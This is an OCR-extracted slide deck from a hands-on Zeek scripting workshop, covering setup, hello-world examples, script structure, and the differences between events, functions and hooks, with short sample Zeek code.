Download exercises from https://github.com/zeek/zeek-training.git

```
$ git clone --recursive https://github.com/zeek/zeek-training.git

$ cd ZeekWeek2022-Hands-On-scripting
```

$ Zeek install: https://docs.zeek.org/en/current/install.html

To reach out : twitter - @initconf
email : aashish@berkeley.edu

Please do provide feedback: https://forms.gle/mMpMRn93RqVrRBVx6


zeek

Hands-on Zeek Scripting


Aashish Sharma

U.S. DEPARTMENT OF
ENERGY


UNIVERSITY OF
CALIFORNIA




Lawrence Berkeley National Laboratory



- "Bringing Science Solutions to the World"
- Hundreds of University staff also Site staff
- Rich history of scientific discovery
  - 14 Nobel Prizes
  - 63 members of the National Academy of Sciences (~3% of the Academy)


LAWRENCE BERKELEY NATIONAL LABORATORY NOBEL LAUREATES
Honoring men and women from all corners of the globe for outstanding achievements in physics, chemistry, medicine, literature and peace...
Founder, Ernest Orlando Lawrence
Physics, 1939
Glenn T. Seaborg
Chemistry, 1951
Edwin M. McMillan
Chemistry, 1951
Owen Chamberlain
Physics, 1959
Emilio G. Segrè
Physics, 1959
Donald A. Glaser
Physics, 1960
Melvin Calvin
Chemistry, 1961
Luis W. Alvarez
Physics, 1968
Yuan T. Lee
Chemistry, 1986
Steven Chu
Physics, 1997
George F. Smoot III
Physics, 2006
Intergovernmental Panel on Climate Change
Peace 2007
Saul Perlmutter
Physics, 2011
Jennifer Doudna!
2020
NOBEL
MDCCC XXXIII
MDCCC XCVI

Last two years been …



Network utilities from Site

- traceroute
- libpcap
- tcpdump

Zeek Network Security Monitor

Disclaimer


Like any programming languages there are going to be 10+ ways of doing something.

I may not necessarily be teaching you THE right way of zeek scripting. But rather **A** way of doing it along with some do’s and don'ts.

I am sure you’d end up writing much better zeek scripts than what I do!

And that's my goal here!


Zeek Scripting



Real Good documentation is here:


https://docs.zeek.org/en/current/

zeek



Virtual
Zeek

zeek



Virtual
Zeek

zeek

This training

- Different people learn different ways - I plan to cover fundamentals of scripting, tools/tricks, some theory, followed by exercises
- All the literature for zeek is available online (docs + academic papers)
- More of “my notes” of simple baseline code with many use cases
- I tried to draft this training in 3 parallel streams:
  - A collection of scripts which can be used as reference to help understand the concept [Beginner’s level]
  - Find-the-bugs - these are errors in these sets of scripts. Often fixing bugs is a better way to learn [Beginners - Intermediate]
  - Tasks - there are problems/tasks in exercises which people who are more comfortable with scripting can take a shot on [Intermediate - Advance (extra-credits sections)]
  - During entire training we’ll try to have a continuous development project called - Develop a new heuristic [seasoned zeek experts can take a shot at this]

Training Layout

- Chapter 0 : Hello World
- Chapter 1: Scripting fundamentals and basic data types
- Chapter 2: Exploring events
- Chapter 3: Container types - Sets, tables
- Chapter 4: Records
- Chapter 5: Extending Logging
- Chapter 6: Notice-framework
- Chapter 7: Input Framework
- Chapter 8: Scaling and volume handling - bloomfilter and opaque of cardinality
- Chapter 9: Clusterization
- Chapter 10 : Making it all into a package
- Chapter 11: Find the password

Chapter Layout

- Fundamentals and basics
- Use cases and why/where you'd need this
- Exercises
  - Problem statement(s)
  - High level solution
  - Basics and base code
  - Further Questions
  - Find-the-bug problems
  - Extra and extra-extra credits

Before we start ...

- Create a zeek alias to ignore checksum warnings
  - $ alias zeek="zeek -C -e 'redef FilteredTraceDetection::enable=F'"
    (that's an uppercase "C")

- Try : zeek -h
- To Run zeek on pcaps
  - zeek -r Traces/my-script.pcap scripts/my-script.zeek

(each script in the exercises have a corresponding pcap in the Trace directory. If no pcap, script doesn't need the Trace)

```
FilteredTraceDetection - 1634139473.260373 warning in
/usr/local/zeek-4.1.1/share/zeek/base/misc/find-filtered-trace.zeek, line 69: The analyzed trace file was determined to
contain only TCP control packets, which may indicate it's been pre-filtered.  By default, Zeek reports the missing segments
for this type of trace, but the 'detect_filtered_trace' option may be toggled if that's not desired.
```

Chapter 1 : Hello World

Slide 17-19

1. We run: zeek 00-exercise-hello-world/00-exercise-hello-world.zeek
2. Make sure everyone is setup
3. Talk about zeek_init and zeek_done functions
4. Take away: at least “YOU RAN 00-exercise-hello-world.zeek” successfully

Simple: hello world!

```
event zeek_init()
     {
          print fmt ("zeek_init: hello world!");
     }
event zeek_done()
     {
     print fmt ("zeek_done: Wo! I feel good, I knew that I would now");
     }
```

```
$ cd 00-exercise-hello-world
$ zeek 00-exercise-hello-world.zeek
zeek_init: hello world!
zeek_done: Wo! I feel good, I knew that I would now
```

Can everyone run hello-world.zeek

Use of zeek_init() and zeek_done() in the ‘real world’

Zeek_init

1. Setting variables/const, redefinitions, if any - I don’t do this as much
2. Read into tables using input-framework
3. Create log streams
4. Initialize and define filters for logging framework
5. Initialize clusters and define events for worker/manager
6. Schedule timers and events

zeek_done


1. Summaries
2. Cleanups
3. If using backend stores used then preserve state etc

CHAPTER 2: Basic structure of a zeek script

Slide 21-27

1. We talk at a very very high level about script
2. Take away: general sense of scripts and pointers to some resources I think are quite useful

Why do you want to write a zeek script ?



- Script is the communication medium between zeek packet-processing engine and us.
- Gives us a mechanism, through events, to access data-structures populated by zeek and gives us ability to make decisions on them.
- Allows us to develop a new heuristic, a detection
- Create a new data resource
  - No ARP in IPv6, in order to get mac-ip binding, tap into IPv6 NDP protocols (router advertisements, solicitations)
- Directives and Policy enforcements
  - No Kaspersky
- Decorate logs with your own custom datasets
- ... for fun & profit

Please see:
https://docs.zeek.org/en/current/examples/scripting/

zeek

```
module
@load
export
    {
    }
functions ( )
function2 ( ) : return_value
    {
    }
event (  )
    {
       functions (){}
       Local b = function2 (){}
       if (hook()){}
    }
event
    {
event my_event()
    }
```

Virtual
Zeek

zeek

```
module MyModule ;
@load my_other_scripts
export
    {
     global num: count =  0 ;
     global myevent: event() ;
     global myfunction: function(addr, custom_struct) ;
    }
function myfunction(ip: addr, t: custom_struct): value
event new_connection(c: connection)
    {
        Myfunction (c$id$orig_h, blah) { }
    }
event zeek_init()
    {


    }
hook somehook()
    {
    }
```

Module: This affects the scope of any subsequently declared global identifiers.

@load:

An export block enables declarations of global identifiers to be visible in other modules via the namespace operator (::)

Variables declared with the global keyword will have global scope.
Variables declared with the local keyword will have local scope.

&redef: to redefine the initial value of (i) global variable (ii) runtime option (iii) to extend a record type or enum type, (iv) or to specify a new replacement of a event handler body.

The event statement immediately queues invocation of an event handler.

Event	Function	Hook
Event called in one of the following three ways 1. From the **event engine** itself (after each packet is process event queue is flushed) 2. With the **event statement** from a script 3. Via the **schedule** expression in a script	Functions can be called inside an event or hook or another function	Hooks are invoked/called similar to functions.
Does not execute immediately but rather **gets added to an event queue** which executes events in the ordered fashion.	Gets executed **immediately**	Hooks execution is **immediate** and they do not get scheduled through an event queue.
CANNOT return any value	May or may not return a value	May or may not return a value
Multiple event handler bodies can be defined for the same event handler identifier and the body of each will be executed in turn.	**Only single body of a function can be defined** (Unless declared with default parameters)	**Multiple Hook bodies can be defined** for the same hook identifier and the body of each will be executed in turn.
Ordering of execution can be influenced with &priority.	No priority for functions	Ordering of execution can be influenced with &priority.
Multiple alternate event prototype declarations are allowed, but the alternates must be some subset of the first, canonical prototype and arguments must match by name and type.	If a function was previously declared with default parameters, the default expressions can be omitted when implementing the function body and they will still be used for function calls that lack those arguments.	Argument types must match for all hook handlers and any forward declaration of a given hook.
Event executes to completion	Can return (with a value)	Exit out of a hook using either (i) **break** - immediate exit (short-circuit) (ii) **return** - other hooks of same identifier continue to execute as per &priority ordering

events

```
1.  event my_event(r: bool, s: string) { }
2.  event new_connection(c: connection) {
        event my_event(T, password);
    }
3.  schedule 5 secs { my_event(T, password) };
```

Hooks

```
global myhook: hook(s: string)
hook myhook(s: string) &priority=10
   {
    print "priority 10 myhook handler", s;
    s = "bye";
   }

hook myhook(s: string)
    {
    print "break out of myhook handling", s;
    break;
    }

hook myhook(s: string) &priority=-5
    {
    print "not going to happen", s;
    }
```


Functions

```
Declared as : global foo: function(s: string, t: string &default="abc", u: count &default=0);
Called as : foo(“test”,”pqr”, 3);
Or      foo("test");
```

Script setup and usage

- A script basically represents heuristics or helper functions
- One or more scripts make a package (**see: zeek package manager**)
- One or more packages become your detection platform
- A script is loaded into zeek as : `@load local`
- Default script to start it all is : `../share/zeek/site/local.zeek`
  - Specify custom loading by using `SitePolicyPath` and `SitePolicyScripts` in `zeekctl.cfg` file
